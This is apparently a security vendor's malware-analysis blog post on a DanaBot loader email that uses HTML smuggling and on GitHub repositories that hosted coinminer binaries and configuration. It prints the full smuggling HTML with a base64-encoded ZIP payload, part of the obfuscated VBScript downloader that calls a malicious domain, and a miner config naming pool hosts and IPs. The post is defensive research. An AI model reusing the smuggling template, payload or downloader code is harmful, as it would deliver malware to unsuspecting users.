Strange Bits: HTML Smuggling and GitHub Hosted Malware

gdatasoftware.com/blog/2019/05/31695-strange-bits-smuggling-malware-github

Sometimes we see odd stuff, like malware that employs a technique called "HTML Smuggling". Also, malware on GitHub seems to be a thing these days.

"That's strange..."

Many important discoveries do not start with a shouting of „Eureka" anymore, as they did in the days of old. Instead, the most intriguing bits of modern research will at some point contain the phrase "That's strange…", followed by more prodding and poking and – hopefully – a lightbulb moment. This series that we call "Strange Bits" contains many findings that struck our analysts as odd, either because they do not seem to make any sense at the time or because a malicious program exhibits behaviors that none of us have seen before. Maybe these findings will spark ideas in other fellow researchers – maybe those findings are just what it says on the tin: Strange….

DanaBot loader uses HTML smuggling

This email has an unusual way to store contained malware. The email[1] displays polish text which prompts the user to click on a download link. The translated text says "This file can not be previewed. You can download the file."

The **<a>** tag for this link has a **download** attribute with the name of the dropped ZIP archive: **dokumentacja_28380.zip**[2]. However, the referenced data in the **href** attribute is not downloaded from a URL but saved as a base64 string using the data URI scheme. This is also called HTML smuggling (thanks to Rich Warren who gave me a hint to the blog post).

```
<!DOCTYPE HTML>
<!DOCTYPE html>
<html lang="en">
<head><title></title></head>
<body>
<h1> Nie można wyświetlić podglądu tego pliku. Możesz pobrać plik. <a id="oSqzle8a5qxPz" href=
"data:appli&#99;ation/x-zip-&#99;ompressed;base64,UEsDBBQDAAAIAJAMnk42Tv5s5gUAAIccAAAWAAAAZG9rdW1lbnRhY2phXzI
4MzgwLnZiZe1Z23ISQRB9hir+oYsHDQVBIWp5r4ox8RpiCV7KF2vYHdiR3ZmtmVkhefIf/EO/xNO7IewiUZ8stSCE3Z3pPn26ey70cPVY2E/G
KkkHIpHWaNrZT62Kqb/Xod6dfp++ffl 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
AAAAaBgAAAA=" download="dokumentacja_28380.zip" target="_blank"> pobierz plik.</a> </h1>
</body>
</html>
```

The dropped ZIP archive contains a file named **dokumentacja_28380.vbe**[3]. Despite its file extension it is not encoded but a plain VBScript. The obfuscated script retrieves a PowerShell command which downloads DanaBot[4] to the %TEMP% folder and executes it.


```
    '28380
        pidarsdxcosl = pionterosasdcstaskaka()
        '28380
    Set manazXMLHTTP = CreateObject(pidarsdxcosl)
    manazXMLHTTP.Open xoslosxxops,  "https://www.google.com", False
    '28380
        pidarsdxcosl = pionterosasdcstaskaka()
        '28380
    Set manazXMLHTTP = CreateObject(pidarsdxcosl)
        '28380
    manazXMLHTTP.Open xoslosxxops, domanisddomain, False
        '28380
        '28380
    manazXMLHTTP.Send reasposMilos
        '28380
    liksaoresponse = manazXMLHTTP.responseText
    zanamsa(manazXMLHTTP)
    '28380
End Sub

Function ninosZeror()
On Error Resume Next
End Function

Sub ziopsdcupd()
'28380
   Dim chilosMyArray
   domanisddomain = "https://zaratoons.info"
End Sub
```

GitHub repositories host coinminer malware and settings as base64 strings

The GitHub user errorsysteme and their repositories were taken down after G DATA researchers discovered that they hosted malware. The repositories were discovered via a downloader sample[5].



The user has two repositories, both contain text files with base64 strings of PE binaries and configuration files. The repository **wask** only contains a file named **data_lssas**[6]. This file is downloaded and executed intially and will in turn obtain and install files and settings from the **base** repository.

No description, website, or topics provided.

84 commits | 1 branch | 0 releases | 1 contributor

Branch: master | New pull request | Find File | Clone or download

errorsysteme Create Intallss4 — Latest commit 32d03ad 11 days ago

Install_CM	Create Install_CM	13 days ago
Install_CM_z	Create Install_CM_z	13 days ago
Intallss4	Create Intallss4	11 days ago
Rundll	Create Rundll	a month ago
STtest	Create STtest	a month ago
WerlFault64	Create WerlFault64	a month ago
WerlFault86	Create WerlFault86	a month ago
clean	Update clean	13 days ago
data	Create data	16 days ago
data_cash64	Update data_cash64	15 days ago
data_cash86	Update data_cash86	15 days ago
data_lssas	Update data_lssas	13 days ago
data_lssas12	Update data_lssas12	16 days ago
data_lssas_18	Create data_lssas_18	a month ago
fontdrsvhost	Create fontdrsvhost	13 days ago
fontdrsvhost_z	Create fontdrsvhost_z	13 days ago
hostdll	Create hostdll	a month ago
kasp	Create kasp	a month ago
parameters	Create parameters	13 days ago
parameters1	Create parameters1	a month ago
parameters_z	Create parameters_z	13 days ago
proceslist	Create proceslist	13 days ago
proceslist_z	Create proceslist_z	13 days ago
version	Update version	13 days ago
version1	Update version1	14 days ago

The contents of the "base" repository

```
/clean:          UTF-8 Unicode (with BOM) text, with CRLF line terminators
/data:           PE32 executable (DLL) (console) Intel 80386, for MS Windows
/data_cash64:    PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows
/data_cash86:    PE32 executable (console) Intel 80386 (stripped to external PDB), for MS Windows
/data_lssas:     PE32 executable (GUI) Intel 80386, for MS Windows
/data_lssas12:   PE32 executable (GUI) Intel 80386, for MS Windows
/data_lssas_18:  PE32 executable (GUI) Intel 80386, for MS Windows
/fontdrsvhost:   PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
/fontdrsvhost_z: data
/hostdll:        PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
/Install_CM:     PE32 executable (GUI) Intel 80386, for MS Windows
/Install_CM_z:   data
/Intallss4:      data
/kasp:           PE32 executable (GUI) Intel 80386, for MS Windows
/parameters:     ASCII text, with CRLF line terminators
/parameters1:    ASCII text, with CRLF line terminators
/parameters_z:   data
/proceslist:     empty
/proceslist_z:   data
/Rundll:         PE32 executable (console) Intel 80386, for MS Windows
/STtest:         PE32+ executable (console) x86-64, for MS Windows
/version:        ASCII text
/version1:       ASCII text, with no line terminators
/WerlFault64:    PE32+ executable (console) x86-64, for MS Windows
/WerlFault86:    PE32 executable (console) Intel 80386, for MS Windows
```

File types for files in the "base" repository after decoding the base64 strings

The PE files named **WerFault64**[7] and **WerFault86**[8] are modified versions of the Non-Sucking Service Manager (NSSM). The file properties and icons have been changed to imitate Microsoft's actual WerFault.exe which is used for error reporting. The modified NSSM is used to install malware as service on the system.

A file named **parameters** contains the settings for the coinminer malware.

```
[hash]
value=17E5BDB98D1D154A219EBD989C8883C6
[commentary]
value=DLL!!!!!
[Description]
[DisplayName]
[mincorecount]
value=0
[mainer_dir]
value=C:\Windows\Installer\PatchCach
[ssl]
[MyMainerBlackList]
url=http://mine.zarabotaibitok.ru/Downloads/blockproc.txt
[mainer_param_str]
value=-a cryptonight-pico/trtl -o one.ifis.today:55555 -o 61.128.111.164:3335 -u u -p x --donate-level=1 --api-port=1010
[mainer_exe]
value=SystemNT.exe
[ServerHS]
0=sm.clonesab.services
1=46.50.194.171
[AutoCloseProcessTimer]
value=10000
```

The actual coinminer is the files **data_cash64**[9] and **data_cash86**[10] in the **base** repository.

Referenced Samples

Description	Filename	SHA256
[1] DanaBot Loader Email		dde37964ab9f749e1c48a88202ad6c5fd03bd2c82e67736e42fc02fe912be6ba
[2] DanaBot Loader ZIP archive	dokumentacja_28380.zip	f4d1a4ce0ad334b31aa444ab9ced0d9d1eb581f889f3dbcfc1050eea474ad3cf
[3] DanaBot Loader VBScript	dokumentacja_28380.vbe	0222fecff6c56e7af6f1502328478283c46e7a243ef2edcac466c2acda5e3eb9
[4] DanaBot Payload	DbBf	bfce42e325a9b999d1630a7ccc27ac8260104fb47bfc768637e2a2a687b65855
[5] Initial GitHub malware downloader		4b4c45569b1b7c3c114a633ec0a54864cd91fd99bea2645803d23e78f9fcd81c
[6] GitHub downloader in wask repository	data_lssas	0075b6e78cebc1ed63a495918620aa7220ddabf7c9e501bc840d724ce930d2d3
[7] Modified NSSM 64 bit version	WerFault64	3335ec57681b238846e0d19a3459dc739d11dfaf36722b7f19e609a96b97ad92
[8] Modified NSSM 32 bit version	WerFault86	2f979194413c1b40a9d11bc4031d1672cd445d64b60343f6d308e4df0d2bdc6b
[9] Coinminer 64 bit version	data_cash64	c3d982038039828f201a93b323b2b76f8e0db20a81aee89334afa22a4c83f36f

Description	Filename	SHA256
[10] Coinminer 32 bit version	data_cash86	8521c866fd37499631e6e1b0902a21e555e565d609bb6e2402eb86dec8743fa9

Karsten Hahn
Malware Analyst